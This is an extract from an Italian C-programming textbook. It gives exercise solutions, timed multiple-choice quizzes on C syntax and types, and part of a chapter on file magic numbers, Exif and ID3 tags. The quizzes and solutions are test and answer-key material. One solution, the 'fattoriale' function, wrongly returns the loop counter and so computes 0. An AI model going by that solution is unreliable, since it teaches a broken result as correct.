      {
        printf ("Il valore di x non è valido!\n");
      }
    else if (x > 5000)
      {
        printf ("Il livello di x è alto: %d\n", x);
      }
    else if (x < 5000)
      {
        printf ("Il livello di x è basso: %d\n", x);
      }
    else
      {
        printf ("Il livello di x è ottimale: %d\n", x);
      }
    getchar ();
    return 0;
}</code></pre></td></tr>
<tr><td>742.1.2</td><td><pre><code>#include <stdio.h>
int main (void)
{
    int x;
    x = -1;

    if (x)
      {
        printf ("Sono felice :-)\n");
      }
    else
      {
        printf ("Sono triste :-(\n");
      }
    getchar ();
    return 0;
}</code></pre>Il programma visualizza la scritta «Sono felice :-)», perché un qualunque valore numerico diverso da zero viene inteso pari a Vero.</td></tr>
</table>

<table>
<tr><th>Esercizio</th><th>Soluzione</th></tr>
<tr><td>742.2.1</td><td>

```
        case 2:
            if (((anno % 4 == 0) && !(anno % 100 == 0))
                || (anno % 400 == 0))
              {
                giorni = 29;
              }
            else
              {
                giorni = 28;
              }
            break;
```

Se l’anno è divisibile per quattro (pertanto la divisione per quattro non dà resto) e se l’anno non è divisibile per 100 (quindi non si tratta di un secolo), oppure se l’anno è divisibile per 400, il mese di febbraio ha 29, mentre ne ha 28 negli altri casi. In pratica, di norma gli anni bisestili sono quelli il cui anno è divisibile per quattro, ma questa regola non si applica se l’anno è l’inizio di un secolo, ma ogni quattro secoli si fa eccezione (pertanto, anche se di norma l’anno che inizia un secolo non è bisestile, il secolo che si ha ogni 400 anni è invece, nuovamente, bisestile).
</td></tr>
<tr><td>742.3.1</td><td>

```
#include <stdio.h>
int main (void)
{
    unsigned int x = 4;
    unsigned int f = x;
    unsigned int i = (x - 1);
    while (i > 0)
      {
        f = f * i;
        i--;
      }
    printf ("%d! è pari a %d\n", x, f);
    getchar ();
    return 0;
}
```

</td></tr>
</table>

<table>
<tr><th>Esercizio</th><th>Soluzione</th></tr>
<tr><td>742.3.2</td><td><pre><code>#include <stdio.h>
int main (void)
{
    int x = 11;
    int i = 2;
    if (x <= 1)
      {
        printf ("%d non è un numero primo.\n", x);
      }
    else
      {
        while (i < x)
          {
            if ((x % i) == 0)
              {
                printf ("%d è divisibile per %d.\n", x, i);
                break;
              }
            i++;
          }
        if (i >= x)
          {
            printf ("%d è un numero primo.\n", x);
          }
      }
    getchar ();
    return 0;
}</code></pre></td></tr>
</table>

<table>
<tr><th>Esercizio</th><th>Soluzione</th></tr>
<tr><td>742.4.1</td><td>

```
#include <stdio.h>
int main (void)
{
    int x = 11;
    int i = 2;
    if (x <= 1)
      {
        printf ("%d non è un numero primo.\n", x);
      }
    else
      {
        do
          {
            if ((x % i) == 0)
              {
                printf ("%d è divisibile per %d.\n", x, i);
                break;
              }
            i++;
          }
        while (i < x);
        if (i >= x)
          {
            printf ("%d è un numero primo.\n", x);
          }
      }
    getchar ();
    return 0;
}
```

</td></tr>
<tr><td>742.5.1</td><td>

```
#include <stdio.h>
int main (void)
{
    unsigned int x = 4;
    unsigned int f = x;
    unsigned int i;
    for (i = (x - 1); i > 0; i--)
      {
        f = f * i;
      }
    printf ("%d! è pari a %d\n", x, f);
    getchar ();
    return 0;
}
```

</td></tr>
</table>

<table>
<tr><th>Esercizio</th><th>Soluzione</th></tr>
<tr><td>742.5.2</td><td>

```
#include <stdio.h>
int main (void)
{
    int x = 11;
    int i;
    if (x <= 1)
      {
        printf ("%d non è un numero primo.\n", x);
      }
    else
      {
        for (i = 2; i < x; i++)
          {
            if ((x % i) == 0)
              {
                printf ("%d è divisibile per %d.\n", x, i);
                break;
              }
          }
        if (i >= x)
          {
            printf ("%d è un numero primo.\n", x);
          }
      }
    getchar ();
    return 0;
}
```

</td></tr>
<tr><td>743.1.1</td><td>

```
void alfa (unsigned int x, char y, double z);

unsigned int beta (void);

double gamma (int x, signed char y);
```

</td></tr>
</table>

<table>
<tr><th>Esercizio</th><th>Soluzione</th></tr>
<tr><td>743.2.1</td><td>

```
#include <stdio.h>
unsigned int fattoriale (unsigned int x);
unsigned int
fattoriale (unsigned int x)
{
    unsigned int f = x;
    unsigned int i;
    for (i = (x - 1); i > 0; i--)
      {
        f = f * i;
      }
    return i;
}
int main (void)
{
    unsigned int x = 7;
    unsigned int f;
    f = fattoriale (x);
    printf ("Il fattoriale di %d è pari a %d.\n", x, f);
    getchar ();
    return 0;
}
```

</td></tr>
</table>

Esercizio	Soluzione
743.2.1	(codice sotto)

```
#include <stdio.h>
unsigned int primo (unsigned int x);
unsigned int
primo (unsigned int x)
{
    unsigned int i;
    if (x <= 1)
      {
        return 0;
      }
    for (i = 2; i < x; i++)
      {
        if ((x % i) == 0)
          {
            return 0;
          }
      }
    if (i >= x)
      {
        return 1;
      }
    else
      {
        return 0;
      }
}
int main (void)
{
    unsigned int x = 11;
    if (primo (x))
      {
        printf ("%d è un numero primo.\n", x);
      }
    else
      {
        printf ("%d non è un numero primo.\n", x);
      }
    getchar ();
    return 0;
}
```

<table>
<tr><th>Esercizio</th><th>Soluzione</th></tr>
<tr><td>743.2.1</td><td>

```
#include <stdio.h>
double interesse (double c, double i, unsigned int t);
double
interesse (double c, double i, unsigned int t)
{
    return (c * i * t);
}
int main (void)
{
    double    capitale = 10000; // Euro
    double       tasso = 0.03;  // pari al 3 %
    unsigned int tempo = 3;     // anni
    double   interessi;
    interessi = interesse (capitale, tasso, tempo);
    printf ("Un capitale di %f Euro ", capitale);
    printf ("investito al tasso del %f%% ", tasso * 100);
    printf ("Per %d anni, dà interessi per %f Euro.\n", tempo, interessi);
    getchar ();
    return 0;
}
```

</td></tr>
</table>

Esercizio	Soluzione
743.5.1	(codice sotto)

```
#include <stdio.h>
#include <stdlib.h>
unsigned int primo (unsigned int x);
unsigned int
primo (unsigned int x)
{
    unsigned int i;
    if (x <= 1)
      {
        return 0;
      }
    for (i = 2; i < x; i++)
      {
        if ((x % i) == 0)
          {
            return 0;
          }
      }
    if (i >= x)
      {
        return 1;
      }
    else
      {
        return 0;
      }
}
int main (void)
{
    unsigned int x = 11;
    if (primo (x))
      {
        return (EXIT_SUCCESS);
      }
    else
      {
        return (EXIT_FAILURE);
      }
}
```

Capitolo 745 Verifica: nozioni minime sul linguaggio C 1a

tempo a disposizione:	600 s	punteggio massimo:	10
quantità di domande:	6	punti di penalità per ogni secondo di ritardo:	0,0166

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Per lo svolgimento della verifica può essere usata una calcolatrice comune; inoltre possono essere usati fogli di brutta copia, per annotare i calcoli intermedi.

Quando viene richiesto di indicare valori numerici, non si deve specificare la base.

745.1) [-4.95..1.65] Si indichino quali sono le righe errate, dal punto di vista sintattico, contenute nell'estratto di codice seguente. Se un errore riguarda un'istruzione suddivisa su più righe, si indichi solo la prima di queste righe.

```
1       /* bla bla bla bla bla bla bla bla */
2
3   /* bla bla bla bla bla // bla bla */
4   bla bla bla */
5
6       /* bla bla bla bla bla /* bla bla */ bla bla bla */
7       // bla bla bla bla bla bla bla bla
8
9   // bla bla bla bla bla /* bla bla //
10  bla bla bla //
11
12      // bla bla bla bla bla // bla bla // bla bla bla
```

1. [ ]
2. [ ]
3. [ ]
4. [ ]
5. [ ]
6. [ ]
7. [ ]
8. [ ]
9. [ ]

10. [ ]
11. [ ]
12. [ ]

745.2) [-4.4..1.65] Si indichino quali sono le righe errate, dal punto di vista sintattico, contenute nell'estratto di codice seguente. Se un errore riguarda un'istruzione suddivisa su più righe, si indichi solo la prima di queste righe.

```
1       a = 123 + b
2       c = d * 34;
3       d = e * 4 +
4       f
5       ;
6       ;
7       { a = 123 + b }
8       { c = d * 34;
9         d = e * 4 +
10        f }
11        ;
```

1. [ ]
2. [ ]
3. [ ]
4. [ ]
5. [ ]
6. [ ]
7. [ ]
8. [ ]
9. [ ]
10. [ ]
11. [ ]

745.3) [-1.65..1.65] Segue un elenco di nomi di variabili o di funzioni (non ha importanza distinguere). Si indichino quali sono i nomi che non possono essere usati.

1. uno
2. uno-due-tre
3. uno_due_tre

4. uno.due.tre
5. uno2tre
6. 1due3

1. [ ]
2. [ ]
3. [ ]
4. [ ]
5. [ ]
6. [ ]

745.4) [-1.66..+1.66] Cosa fanno le istruzioni seguenti?

```
printf ("Ciao");
printf ("mondo!");
```

1. ( ) Visualizzano la scritta «Ciao mondo!» senza interruzioni di riga.
2. ( ) Visualizzano la scritta «Ciao mondo!» riportando, alla fine, il cursore all'inizio della riga successiva.
3. ( ) Visualizzano la scritta «Ciaomondo!» senza interruzioni di riga.
4. ( ) Visualizzano la scritta «Ciaomondo!» riportando, alla fine, il cursore all'inizio della riga successiva.
5. ( ) Visualizzano la scritta «Ciao», «mondo!», in due righe separate.

745.5) [-1.66..+1.66] A cosa serve la sequenza '`\n`' che appare nell'esempio seguente?

```
printf ("bla bla\n bla bla");
```

1. ( ) A mandare a capo il testo in quel punto.
2. ( ) A introdurre una tabulazione orizzontale.
3. ( ) A impedire che in quel punto il testo sia lasciato andare a capo.

745.6) [-1.66..1.66] Si indichino quali sono le righe errate, contenute nell'estratto di codice seguente.

1	`printf ("Imponibile: %d, IVA 211.", 1000);`
2	`printf ("Imponibile: %d, IVA 211\n.", 1000, 211);`
3	`printf ("Imponibile: %d, IVA %d", 1000, 200);`
4	`printf ("Imponibile: %d, IVA %d.\n", 1000, 211, 11);`

1. [ ]
2. [ ]
3. [ ]
4. [ ]

Capitolo 746 Verifica: nozioni minime sul linguaggio C 1b

tempo a disposizione:	900 s	punteggio massimo:	10
quantità di domande:	13	punti di penalità per ogni secondo di ritardo:	0,0111

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Per lo svolgimento della verifica può essere usata una calcolatrice comune; inoltre possono essere usati fogli di brutta copia, per annotare i calcoli intermedi.

Quando viene richiesto di indicare valori numerici, non si deve specificare la base.

746.1) [-0.76..+0.76] Cosa rappresenta una variabile scalare di tipo '`long`'?

1. ( ) Un carattere, per cui non conta sapere se il segno viene considerato o meno.
2. ( ) Un carattere con segno.
3. ( ) Un carattere senza segno.
4. ( ) Un intero più breve di '`int`', con segno.
5. ( ) Un intero più breve di '`int`', senza segno.
6. ( ) Un intero normale con segno.
7. ( ) Un intero normale senza segno.
8. ( ) Un intero più ampio di '`int`', con segno.
9. ( ) Un intero più ampio di '`int`', senza segno.
10. ( ) Un numero in virgola mobile a precisione singola.
11. ( ) Un numero in virgola mobile a precisione doppia.

746.2) [-0.76..+0.76] Come si definisce una variabile scalare di tipo intero normale senza segno?

1. ( ) `unsigned`
2. ( ) `short`
3. ( ) `long`
4. ( ) `signed long`
5. ( ) `unsigned long`

6. ( ) `long long`
7. ( ) `signed long long`
8. ( ) `unsigned long long`
9. ( ) `char`
10. ( ) `signed char`
11. ( ) `unsigned char`
12. ( ) `short int`
13. ( ) `signed short int`
14. ( ) `unsigned short int`
15. ( ) `int`
16. ( ) `signed int`
17. ( ) `unsigned int`
18. ( ) `long int`
19. ( ) `signed long int`
20. ( ) `unsigned long int`
21. ( ) `long long int`
22. ( ) `signed long long int`
23. ( ) `unsigned long long int`
24. ( ) `float`
25. ( ) `double`
26. ( ) `long double`

746.3) [0..0.76] Si scriva la sequenza corretta, in ordine di rango crescente, dei tipi indicati. Vanno inserite esattamente quattro cifre numeriche, senza spazi e senza altri caratteri.

1. `short`
2. `char`
3. `long`
4. `int`

746.4) [-0.76..+0.76] Dovendo rappresentare valori da -99999_{10} a +99999_{10}, è possibile usare una variabile scalare di tipo '`short int`' a 16 bit?

1. ( ) Sì.
2. ( ) No.
3. ( ) Non so rispondere.

746.5) [-0.76..+0.76] Dovendo rappresentare valori da -99999$_{10}$ a +99999$_{10}$, è possibile usare una variabile scalare di tipo '`unsigned long long`' a 64 bit?

1. ( ) Sì.
2. ( ) No.
3. ( ) Non so rispondere.

746.6) [-0.76..+0.76] Dovendo rappresentare valori da -99999$_{10}$ a +99999$_{10}$, è possibile usare una variabile scalare di tipo '`double`' a 32 bit?

1. ( ) Sì.
2. ( ) No.
3. ( ) Non so rispondere.

746.7) [-0.76..+0.76] Indicare il tipo corrispondente alla costante '`123UL`'.

1. ( ) `unsigned`
2. ( ) `short`
3. ( ) `long`
4. ( ) `signed long`
5. ( ) `unsigned long`
6. ( ) `long long`
7. ( ) `signed long long`
8. ( ) `unsigned long long`
9. ( ) `char`
10. ( ) `signed char`
11. ( ) `unsigned char`
12. ( ) `short int`
13. ( ) `signed short int`
14. ( ) `unsigned short int`

15. ( ) **`int`**
16. ( ) **`signed int`**
17. ( ) **`unsigned int`**
18. ( ) **`long int`**
19. ( ) **`signed long int`**
20. ( ) **`unsigned long int`**
21. ( ) **`long long int`**
22. ( ) **`signed long long int`**
23. ( ) **`unsigned long long int`**
24. ( ) **`float`**
25. ( ) **`double`**
26. ( ) **`long double`**

746.8) [-0.76..+0.76] Indicare il tipo corrispondente alla costante '`123.45`'.

1. ( ) **`unsigned`**
2. ( ) **`short`**
3. ( ) **`long`**
4. ( ) **`signed long`**
5. ( ) **`unsigned long`**
6. ( ) **`long long`**
7. ( ) **`signed long long`**
8. ( ) **`unsigned long long`**
9. ( ) **`char`**
10. ( ) **`signed char`**
11. ( ) **`unsigned char`**
12. ( ) **`short int`**
13. ( ) **`signed short int`**
14. ( ) **`unsigned short int`**
15. ( ) **`int`**
16. ( ) **`signed int`**
17. ( ) **`unsigned int`**
18. ( ) **`long int`**

19. ( ) `signed long int`
20. ( ) `unsigned long int`
21. ( ) `long long int`
22. ( ) `signed long long int`
23. ( ) `unsigned long long int`
24. ( ) `float`
25. ( ) `double`
26. ( ) `long double`

746.9) [0..0.76] Si scriva la costante che esprime il valore 123 di tipo '`long int`'. Non viene proposto alcun suggerimento.

746.10) [0..0.76] Seguendo il suggerimento, si scriva il valore in base dieci corrispondente alla costante '`034`'.

746.11) [0..0.76] Seguendo il suggerimento, si scriva il valore in base dieci corrispondente alla costante '`0x34`'.

746.12) [-0.76..+0.76] Cosa individua il tipo '`void`'?

1. ( ) Una variabile qualunque.
2. ( ) Una variabile composta da una quantità infinita di byte.
3. ( ) Uno spazio in memoria di lunghezza nulla.
4. ( ) Uno spazio in memoria di lunghezza infinita.
5. ( ) Un array di lunghezza variabile.

746.13) [-0.76..+0.76] Supponendo di poter creare una variabile di tipo '`void`', quale intervallo di valori le si potrebbe assegnare?

1. ( ) Da zero a + infinito.
2. ( ) Da – infinito a + infinito.
3. ( ) Solo il valore zero.
4. ( ) Nessun valore.

Capitolo 747

Verifica: nozioni minime sul linguaggio C 1c

tempo a disposizione:	900 s	punteggio massimo:	10
quantità di domande:	13	punti di penalità per ogni secondo di ritardo:	0,0111

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Per lo svolgimento della verifica può essere usata una calcolatrice comune; inoltre possono essere usati fogli di brutta copia, per annotare i calcoli intermedi.

Quando viene richiesto di indicare valori numerici, non si deve specificare la base.

747.1) [-0.76..+0.76] Indicare il tipo del risultato prodotto dall'espressione '`123.45/45`'.

1. ( ) **`unsigned`**
2. ( ) **`short`**
3. ( ) **`long`**
4. ( ) **`signed long`**
5. ( ) **`unsigned long`**
6. ( ) **`long long`**
7. ( ) **`signed long long`**
8. ( ) **`unsigned long long`**
9. ( ) **`char`**
10. ( ) **`signed char`**
11. ( ) **`unsigned char`**
12. ( ) **`short int`**
13. ( ) **`signed short int`**
14. ( ) **`unsigned short int`**
15. ( ) **`int`**
16. ( ) **`signed int`**
17. ( ) **`unsigned int`**
18. ( ) **`long int`**
19. ( ) **`signed long int`**

20. ( ) `unsigned long int`
21. ( ) `long long int`
22. ( ) `signed long long int`
23. ( ) `unsigned long long int`
24. ( ) `float`
25. ( ) `double`
26. ( ) `long double`

747.2) [-0.76..+0.76] Indicare il tipo del risultato prodotto dall'espressione '`a = 123.45/45`', sapendo che la variabile *a* è di tipo '`long int`'.

1. ( ) `unsigned`
2. ( ) `short`
3. ( ) `long`
4. ( ) `signed long`
5. ( ) `unsigned long`
6. ( ) `long long`
7. ( ) `signed long long`
8. ( ) `unsigned long long`
9. ( ) `char`
10. ( ) `signed char`
11. ( ) `unsigned char`
12. ( ) `short int`
13. ( ) `signed short int`
14. ( ) `unsigned short int`
15. ( ) `int`
16. ( ) `signed int`
17. ( ) `unsigned int`
18. ( ) `long int`
19. ( ) `signed long int`
20. ( ) `unsigned long int`
21. ( ) `long long int`
22. ( ) `signed long long int`

23. ( ) **`unsigned long long int`**
24. ( ) **`float`**
25. ( ) **`double`**
26. ( ) **`long double`**

747.3) [0..0.76] Osservando la porzione di codice indicata, si scriva il valore contenuto nella variabile *b*. Si indichi il valore in base dieci.

```
int a = 4;
int b;
b = a++;
++b;
```

747.4) [0..0.76] Osservando la porzione di codice indicata, si scriva il valore contenuto nella variabile *b*. Si indichi il valore in base dieci.

```
int a = 4;
int b = a % 2;
b = b + a;
```

747.5) [0..0.76] Osservando la porzione di codice indicata, si scriva il valore contenuto nella variabile *c*. Si indichi il valore in base dieci.

```
int a = 7;
unsigned char b = 4
int c = b > a;
```

747.6) [0..0.76] Osservando la porzione di codice indicata, si scriva il valore contenuto nella variabile *c*. Si indichi il valore in base dieci.

```
int a = 4;
unsigned char b = ++a;
int c = (b = 5) == a;
```

747.7) [0..0.76] Osservando la porzione di codice indicata, si scriva il valore contenuto nella variabile *c*. Si indichi il valore in base dieci.

```
int a = 4;
unsigned char b = (4 > 3);
int c = a && b;
```

747.8) [0..0.76] Osservando la porzione di codice indicata, si scriva il valore contenuto nella variabile *c*. Si indichi il valore in base dieci.

```
int a = -4;
unsigned char b = (4 < 3);
int c = a || b;
```

747.9) [0..0.76] Osservando la porzione di codice indicata, si scriva il valore contenuto nella variabile *c*. Si indichi il valore in base dieci, specificando il segno.

```
int a = -4;
int c = a << 1;
```

747.10) [0..0.76] Osservando la porzione di codice indicata, si scriva il valore contenuto nella variabile *c*. Si indichi il valore in base dieci.

```
int a = 2;
int b = 4;
int c = a | b;
```

747.11) [0..0.76] Osservando la porzione di codice indicata, si scriva il valore contenuto nella variabile *c*. Si indichi il valore in base dieci.

```
int a = 6;
int b = 4;
int c = a & b;
```

747.12) [-0.76..+0.76] Indicare il tipo del risultato prodotto dall'espressione '`((int) a) / 123.4`'.

1. ( ) **`unsigned`**
2. ( ) **`short`**

3. ( ) **`long`**
4. ( ) **`signed long`**
5. ( ) **`unsigned long`**
6. ( ) **`long long`**
7. ( ) **`signed long long`**
8. ( ) **`unsigned long long`**
9. ( ) **`char`**
10. ( ) **`signed char`**
11. ( ) **`unsigned char`**
12. ( ) **`short int`**
13. ( ) **`signed short int`**
14. ( ) **`unsigned short int`**
15. ( ) **`int`**
16. ( ) **`signed int`**
17. ( ) **`unsigned int`**
18. ( ) **`long int`**
19. ( ) **`signed long int`**
20. ( ) **`unsigned long int`**
21. ( ) **`long long int`**
22. ( ) **`signed long long int`**
23. ( ) **`unsigned long long int`**
24. ( ) **`float`**
25. ( ) **`double`**
26. ( ) **`long double`**

747.13) [0..0.76] Osservando la porzione di codice indicata, si scriva il valore contenuto nella variabile *c*. Si indichi il valore in base dieci, specificando il segno.

```
int a = -20;
int b = 5;
int c = (a *= 2, b += 10, c = a + b);
```

Capitolo 748

Verifica: nozioni minime sul linguaggio C 1d

tempo a disposizione:	600 s	punteggio massimo:	10
quantità di domande:	7	punti di penalità per ogni secondo di ritardo:	0,0111

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Per lo svolgimento della verifica può essere usata una calcolatrice comune; inoltre possono essere usati fogli di brutta copia, per annotare i calcoli intermedi.

Quando viene richiesto di indicare valori numerici, non si deve specificare la base.

748.1) [-1.42..+1.42] Osservando il programma indicato, cosa viene visualizzato?

```
1  #include <stdio.h>
2  int main (void)
3  {
4      int x = 4;
5      if (x % 2)
6        {
7          printf ("Sono felice :-)\n");
8        }
9      else
10       {
11         printf ("Sono triste :-(\n");
12       }
13     getchar ();
14     return 0;
15 }
```

1. ( ) **`Sono felice :-)`**
2. ( ) **`Sono triste :-(`**
3. ( ) Non so rispondere

748.2) [-1.42..+1.42] Osservando il programma indicato, cosa viene visualizzato?

```
1   #include <stdio.h>
2   int main (void)
3   {
4       int w = 4;
5       switch (w++)
6         {
7           case 0: printf ("domenica\n"); break;
8           case 1: printf ("lunedì\n"); break;
9           case 2: printf ("martedì\n"); break;
10          case 3: printf ("mercoledì\n"); break;
11          case 4: printf ("giovedì\n"); break;
12          case 5: printf ("venerdì\n"); break;
13          case 6: printf ("sabato\n"); break;
14          case 7: printf ("domenica\n"); break;
15        }
16      getchar ();
17      return 0;
18  }
```

1. ( ) **`domenica`**
2. ( ) **`lunedì`**
3. ( ) **`martedì`**
4. ( ) **`mercoledì`**
5. ( ) **`giovedì`**
6. ( ) **`venerdì`**
7. ( ) **`sabato`**
8. ( ) Non so rispondere

748.3) [0..1.42] Osservando il programma indicato, cosa contiene la variabile *k* alla fine del ciclo?

```
1   #include <stdio.h>
2   int main (void)
3   {
4       int j = 7;
5       int k = 7;
6       while (j > 2)
7         {
8           j--;
9           k++;
10        }
11      printf ("La variabile k contiene %d\n", k);
12      getchar ();
13      return 0;
14  }
```

748.4) [0..1.42] Osservando il programma indicato, cosa contiene la variabile *k* alla fine del ciclo?

```
1   #include <stdio.h>
2   int main (void)
3   {
4       int j;
5       int k = 7;
6       for (j = 7; j >= 2; j--)
7         {
8           k++;
9         }
10      printf ("La variabile k contiene %d\n", k);
11      getchar ();
12      return 0;
13  }
```

748.5) [-1.42..+1.42] Selezionare il prototipo della funzione '`mia()`' che restituisce un intero normale senza segno e richiede due parametri: il primo di tipo carattere e il secondo di tipo a virgola mobile normale.

1. ( ) **`int mia (unsigned char x, float y);`**
2. ( ) **`signed int mia (unsigned int z, double a);`**
3. ( ) **`unsigned int mia (char b, double c);`**
4. ( ) **`float mia (double d, double e);`**
5. ( ) **`double mia (char f, unsigned int g);`**

748.6) [-4.97..1.42] Si indichino quali sono le righe errate, contenute nell'estratto di codice seguente. Se un errore riguarda un'istruzione suddivisa su più righe, si indichi solo la prima di queste righe.

```
1   float
2   fattoriale (unsigned int x) {
3       unsigned int f = x;
4       unsigned int i;
5       for (i = (x - 1); i > 0; i--)
6         {
7           f = f * i;
8         }
9       return i
10  }
```

1. [ ]
2. [ ]
3. [ ]
4. [ ]
5. [ ]
6. [ ]
7. [ ]
8. [ ]
9. [ ]
10. [ ]

748.7) [-1.42..+1.42] Osservando l'estratto di codice successivo, si vuole sapere se il prototipo e la descrizione della funzione sono compatibili.

```
1   unsigned int mia_funzione (unsigned int ma, float mi, char mo);
2
3   unsigned int
4   mia_funzione (unsigned int uno, float due, char tre)
5   {
6       unsigned int i;
7       ...omissis...
8       return i;
9   }
```

1. ( ) Sì, prototipo e funzione sono compatibili.
2. ( ) No, prototipo e funzione non sono compatibili.
3. ( ) Non so rispondere.

Indice analitico del volume

Appunti di informatica libera 2008

Volume XXXI

Sentire e vedere

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte cxvi

File multimediali

Generalmente, con il termine di «file multimediale», si tende a pensare a un file che contenga informazioni audio-visuali, anche se di per sé, il significato del termine non si limita a questi casi. In pratica, i file con cui si ha a che fare sono sempre meno specializzati, in quanto contenitori di informazioni di vario genere. Nel prossimo futuro, l'omogeinizzazione dei formati porterà a contenitori generici per ogni tipo di informazione, dove l'utente medio non avrà la necessità di distinguere tra file di testo scritto, fogli elettronici, presentazioni, filmati e altro, in quanto tutto sarà integrabile in uno o pochi formati (esteriori) alternativi.

Capitolo 749

Contenitori e contenuti

Per tradizione, i nomi dei file seguono la regola per cui l'estensione del nome serve a determinare il tipo del contenuto. Tuttavia, questa pratica è insufficiente e inattendibile, pertanto, i file con cui l'utente medio ha a che fare quotidianamente, contengono informazioni aggiuntive rispetto a quelle apparenti, che servono principalmente per automatizzarne la procedura di riconoscimento.

Sono pochi i file che non dispongono di tali informazioni; a questi tipi si fa riferimento generalmente con il termine di «formato grezzo». Tra tutti, il formato «grezzo» più importante è il testo puro, ma capita di utilizzare anche formati grezzi per rappresentare immagini, audio e video. In ogni caso, per accedere a tali dati, occorre conoscerne esattamente le caratteristiche, perché i programmi non possono stimarle (per esempio, nel caso del testo puro, bisogna conoscere la codifica, perché questa informazione non è determinabile, se si tralascia l'ipotesi di un'analisi statistica).

749.1 Impronta

Quando non si tratta di formati di file grezzi, si utilizza normalmente una sigla di riconoscimento, nota nei sistemi Unix come ***magic number***, collocata in una posizione prestabilita, di solito all'inizio del file. Con questa sigla si determina il tipo di file con cui si ha a che fare. È così che funziona il programma '**`file`**' che comunque nei sistemi GNU non si limita all'analisi del solo magic number:

```
$ file xxx.* [Enter]
```

```
xxx.jpg:  JPEG image data, JFIF standard 1.01
xxx.html: HTML document text
xxx.midi: Standard MIDI data (format 1) using 2 tracks at 1/384
```

A titolo di esempio, un file JPG, contiene la sigla «JFIF» tra il settimo e il decimo byte; nello stesso modo, un file PNG contiene la sigla «PNG», tra il secondo e il quarto byte. Nelle figure successive vengono mostrati alcuni esempi; si tenga conto che ogni carattere rappresentato individua esattamente un byte.

Figura 749.2. Impronta di un file JPG.

```
......JFIF......................................
C.................................. $.'  ",#..(7
...
...
```

Figura 749.3. Impronta di un file PNG.

```
.PNG........IHDR...^...U........E....bKGD.......
.......pHYs.................tIME.....$...QG....t
...
...
```

Figura 749.4. Impronta di un file GIF (versione «89a»).

```
GIF89a^.U..P...........................".  ..%   .
."."!".&&&/-2)0)/400-/1+212.665:A9?C@B;BAA?FFFJQ
...
...
```

Figura 749.5. Impronta di un file PDF (versione «1.4»).

```
%PDF-1.4
...
...
```

Figura 749.6. Impronta di un file ZIP (archivio compresso).

```
PK........5.o5................LogicSim/UT...&E[E
...
...
```

749.2 Intestazioni

Quando un formato di file prevede l'inserimento di informazioni aggiuntive, spesso queste trovano posto all'interno di intestazioni, ovvero nella parte iniziale del file. Per esempio, un file HTML divide il proprio contenuto proprio tra gli elementi '**HEAD**' e '**BODY**', dove nel primo trovano posto tante informazioni che non vengono visualizzate in condizioni normali.

Il mettere le informazioni sul contenuto del file nella parte iniziale consente ai programmi che si interessano di accedere a queste di leggere velocemente solo quella porzione, quando le condizioni particolari di accesso al file consentono esclusivamente una lettura sequenziale.

Figura 749.7. Esempio di un file JPG, che nella sua parte iniziale contiene un commento, oltre ad altre informazioni espresse in forma numerica binaria, non distinguibili nella figura.

```
......JFIF..............Created with The GIMP...
C................................. $.'  ",#..(7
),01444.'9=82<.342...C..........2!.!22222222222
...
...
```

749.3 Etichette

Succede spesso che i formati di certi file siano stati progettati poco prudentemente, senza pensare alla necessità di aggiungere certe informazioni particolari. In quei casi, se le informazioni iniziali di questi file consentono comunque di determinare la collocazione dei contenuti previsti originariamente, capita che vengano definite delle estensioni, per le quali si aggiungono delle informazioni in coda al formato preesistente, come se si trattasse di etichette appiccicate.

Questa tecnica, quando viene usata, serve a consentire la lettura e l'interpretazione di questi file anche a programmi che non possono essere a conoscenza di nuove estensioni del formato, pur rimanendo la possibilità che in alcuni casi si manifestino dei problemi di compatibilità.

749.4 Involucri

A volte, i formati dei file non rappresentano il modo in cui le informazioni salienti di questi sono state codificate, ma solo la forma esteriore di contenerli. Ciò succede normalmente con i formati audio-visuali, dove un certo contenitore esterno può avvolgere formati video e audio abbastanza differenti.

A titolo di esempio, il formato Ogg è un contenitore progettato per dati audio-visuali e testuali, secondo varie codifiche. Spesso viene usato per contenere solo sequenze audio in formato Vorbis, ma non si limita necessariamente a questo.

749.5 Exif

Exif sta per *Exchangeable image file format* e definisce uno standard per l'introduzione di informazioni addizionali in alcuni formati di immagini digitali. Lo scopo principale è quello di consentire alle macchine fotografiche di annotare automaticamente tutte le informazioni salienti sullo scatto che si esegue.

Figura 749.8. Esempio di informazioni contenute all'interno di un'immagine JPG, secondo lo standard Exif.

```
Manufacturer        FUJIFILM
Model               FinePix A205S
Orientation         top - left
x-Resolution        72.00
y-Resolution        72.00
Resolution Unit     Inch
Software            Digital Camera FinePix A205S  Ver1.00
Date and Time       2004:08:07 21:24:52
YCbCr Positioning   co-sited
Copyright           [None] (Photographer) -  (Editor)
Compression         JPEG compression
Orientation         top - left
x-Resolution        72.00
y-Resolution        72.00
Resolution Unit     Inch
YCbCr Positioning   co-sited
Exposure Time       1/2 sec.
```

```
FNumber              f/4.8
ExposureProgram      Normal program
ISO Speed Ratings    200
Exif Version         Exif Version 2.2
Date and Time        2004:08:07 21:24:52
Shutter speed        120/100 sec. (APEX: 1)
Aperture             f/4.8
Brightness           -148/100
Exposure Bias        0.0
MaxApertureValue     3.20
Metering Mode        Pattern
Light Source         0
Flash                Flash did not fire, compulsatory flash mode.
Focal Length         16.5 mm
Maker Note           286 bytes unknown data
FlashPixVersion      FlashPix Version 1.0
Color Space          sRGB
PixelXDimension      1600
PixelYDimension      1200
```

749.6 ID3

La sigla ID3 individua lo standard per l'inserimento di informazioni addizionali nei file audio MP3. Attraverso l'uso di «etichette» (*tag*) ID3 è possibile incorporare nei file le informazioni sull'autore, il titolo e altri dati affini.

Figura 749.9. Esempio di informazioni contenute all'interno di un file MP3, secondo lo standard ID3.

```
Title:   BWV 1041 / I. Allegro          Track: 1
Artist:  Lara St. John
Album:   Bach Violin Concertos          Year:  2001
Comment: From www.magnatune.com         Genre: Classical [32]
```

749.7 Riferimenti

- *Exif.org*

